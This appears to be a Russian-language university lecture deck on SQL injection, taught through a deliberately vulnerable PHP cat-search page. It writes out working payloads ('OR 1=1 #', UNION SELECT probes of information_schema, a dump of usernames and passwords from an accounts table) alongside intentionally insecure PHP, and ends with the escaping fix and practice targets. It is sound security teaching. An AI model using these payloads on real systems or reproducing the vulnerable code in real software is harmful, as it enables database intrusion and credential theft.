Основы построения защищенных компьютерных сетей

Лекция 7.2
SQL-инъекции

Семён Новосёлов

2024

БФУ
ИМЕНИ И. КАНТА

Введение

SQL - язык запросов к базам данных для управления данными → Примеры: создание / удаление / изменение таблиц и записей в базе, получение информации


Приложения (веб и не только) для операций с информацией в базе составляют и отправляют SQL-запросы к базе.

SQL-инъекции появляются, когда в запрос подставляются внешние (пользовательские) данные без экранирования спецсимволов. → OWASP TOP-10: A1 Injection
CWE-89: SQL Injection

SQL. Некоторые операторы

- SELECT * FROM table_name WHERE conditions
  - выборка данных
  - условия:
    - “столбец = значение” (user_name=”Вася”)
    - допускаются операторы использовать логические операторы (OR, AND)
- # или --
  - комментарий
- SELECT … UNION SELECT …
  - объединение результатов двух запросов, число столбцов в ответах должно совпадать

SQL. Ресурсы для изучения




GalaXQL

- интерактивный курс на основе запросов к базе звёзд в галактике
- результаты запроса отрисовываются в виде звёзд
- есть проверка правильности составления запросов

https://sol.gfxile.net/galaxql.html

Серверы и движки баз данных

- SQLite (www.sqlite.org)
  - встраивается в программы на C/C++
  - есть интерфейсы к большинству других языков программирования
- MySQL (www.mysql.com)
  - клиент-серверная СУБД
- PostgreSQL (www.postgresql.org)
  - клиент-серверная СУБД



Архитектура клиент-сервер

Эксплуатация уязвимостей зависит от движка.

PHP

Скриптовый язык, наиболее популярный для создания динамических веб-сайтов.

- страницы создаются в виде php-файлов:
  html-код + вставки php-кода с помощью `<?php ... ?>`
- сервер (обычно Apache) выполняет php-код во вставках и заменяет их на результат выполнения


```php
<?php
echo "Bye-bye, world!"
?>
```

world.php

PHP. Пример (динамический)

```php
<?php
$n = $_GET["n"];
$r=rand() % 6;
echo "<div style='font-size:100'>&#98" . (56+$r)
. "</div>";
echo "Guess: " . $n . "<br/>";
if ($r+1 == $n) {
  echo "<b>Success!</b>";
} else {
  echo "Fail";
}
?>
```

save_world.php

Код содержит
XSS-уязвимость

$var	запись переменных в PHP
.	конкатенация строк
$_GET	параметры в HTTP GET (аналогично: $_COOKIE, $_POST)
&#9856	вставка символа Юникода с номером 9856 (⊡) в HTML

PHP. Работа с базой данных

1. Подключение к базе данных:
```
$mysqli = new mysqli("example.com", "user", "password", "database");
```
2. Запрос к базе:
```
$result = $mysqli->query("SELECT * FROM cats");
```
3. Получение одной строки из результата в виде массива (ключ-значение):
```
$row = $result->fetch_assoc();
```
4. Вывод на страницу:
```
echo $row["name"];
```
5. Повторить Шаги 3-4, пока не будут получены все строки из результата (`$row == null`)

Пример. Получение информации из базы

Пользователь

keyword = "ядн"

SQL-запрос:
SELECT url,name,info **FROM** cats
WHERE info **LIKE** %{keyword}%

Приложение

База картинок котов на 1 Пбайт

Том

Травоядный

Рокки


Кусачий-...

Веб-страница/ интерфейс

url	name	info
/tom.jpg	Том	Травоядный
/rocky.jpg	Рокки	Кусачий-всеядный
...	...	...

Пример. Форма поиска

```
<form name="search" method="post" action="cats.php">
  <input type="text" name="q" size="40">
  <input type="submit" value="Найти">
</form>
```




- форма отправляет HTTP POST-запрос
- поля input, в которых задано name, передаются на сервер в формате ключ-значение

- в PHP введенные значения можно получить по name тега input, например $_POST["q"]

Пример. Код обработки запроса


```php
<?php
$q = $_POST["q"];
if(isset($q) && $q != "") {
  $mysqli = new mysqli("localhost", "user", "password", "db");
  $s = "SELECT * FROM cats WHERE info LIKE '%" . $q . "%'";
  $result = $mysqli->query(s);
  while ($row = $result->fetch_assoc()) {
      echo "<b>" . $row['name'] . "</b><br/>";
      echo "<img height='100px' src='" . $row['url'] . "'/><br/>";
      echo $row['info'] . "<br/>";
  }
}
?>
```



Уязвимость в коде (SQL-инъекция)

```
$s = "SELECT * FROM cats WHERE info LIKE '%" . $q . "%'";
$result = $mysqli->query(s);
```

уязвимый код, можно подставить спец. символы SQL




подставив ' получаем ошибку

Уязвимость в коде (SQL-инъекция)

По запросу ' OR 1=1 # выполняется SQL-запрос:

```
SELECT * FROM cats WHERE info LIKE '%' OR 1=1 #%'
```



- символ комментария # отсекает оставшуюся часть запроса
- запрос возвращает все записи в базе (так как 1=1 всегда TRUE)

С помощью оператора UNION можно добавить в ответ данные из любой таблицы базы

Эксплуатация. Использование UNION

Проблема: для запроса нужны названия таблиц и их столбцов


Как узнать какие таблицы есть в базе?

- В MySQL всегда есть таблица information_schema с информацией о всех других таблицах базы (имена таблиц и столбцов).
- Сначала вытаскиваем информацию о таблицах из information_schema
- Затем получаем содержимое из интересных таблиц.

Эксплуатация. Получение information_schema. 1/2

- При объединении запросов с помощью UNION должно совпадать число столбцов.
- Подбор столбцов (пока не перестанет появляться ошибка):

```
' UNION SELECT 0,1,2 FROM information_schema.columns #
' UNION SELECT 0,1,2,3 FROM information_schema.columns #
...
```




- Вместо цифр 0,1,2..., могут быть любые ключевые слова, которые легко найти в на странице

Эксплуатация. Получение information_schema. 2/2

- После подбора цифры заменяются на table_name, column_name:


```
' UNION SELECT 0,table_name,2,column_name FROM information_schema.columns #
```

так, чтобы они отображались на странице.



Полученный список названий таблиц/столбцов

Эксплуатация. Получение содержимого таблиц



- Получив список таблиц и их столбцов можно аналогичным образом вытащить содержимое любой таблицы:

```
' UNION SELECT 0,username,2,password FROM accounts #
```

Как исправить подобные уязвимости?

- Экранировать спецсимволы в запросе с помощью функции mysqli_real_escape_string и подобных
- Обратить внимание на настройки кодировок: есть методы обхода фильтрации

В примере уязвимого кода заменить:

```
$s = "SELECT * FROM cats WHERE info LIKE '%" . $q . "%'";
$result = $mysqli->query($s);
```

```
$result = $mysqli->query("SELECT * FROM cats WHERE info LIKE '%" .
mysqli_real_escape_string($mysqli, $q) . "%'");
```

Ещё примеры

- Mutillidae (уязвимое веб-приложение)
  - SQLi - Bypass Authentication
  - SQLi - Extract Data: User Info
- OWASP Juice Shop
  - https://owasp-juice.shop

Литература и ссылки

- Презентация Дмитрия Евтеева (Positive Technologies) по SQL-инъекциям.
  - https://www.ptsecurity.ru/download/PT-devteev-Advanced-SQL-Injection.pdf
- SQLmap (автоматизация нахождения и эксплуатации SQL-инъекций)
  - http://sqlmap.org
- Metasploitable 2 и 3 - системы для тренировки
  - https://sourceforge.net/projects/metasploitable/
  - https://github.com/brimstone/metasploitable3/releases
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
  - https://cwe.mitre.org/data/definitions/89.html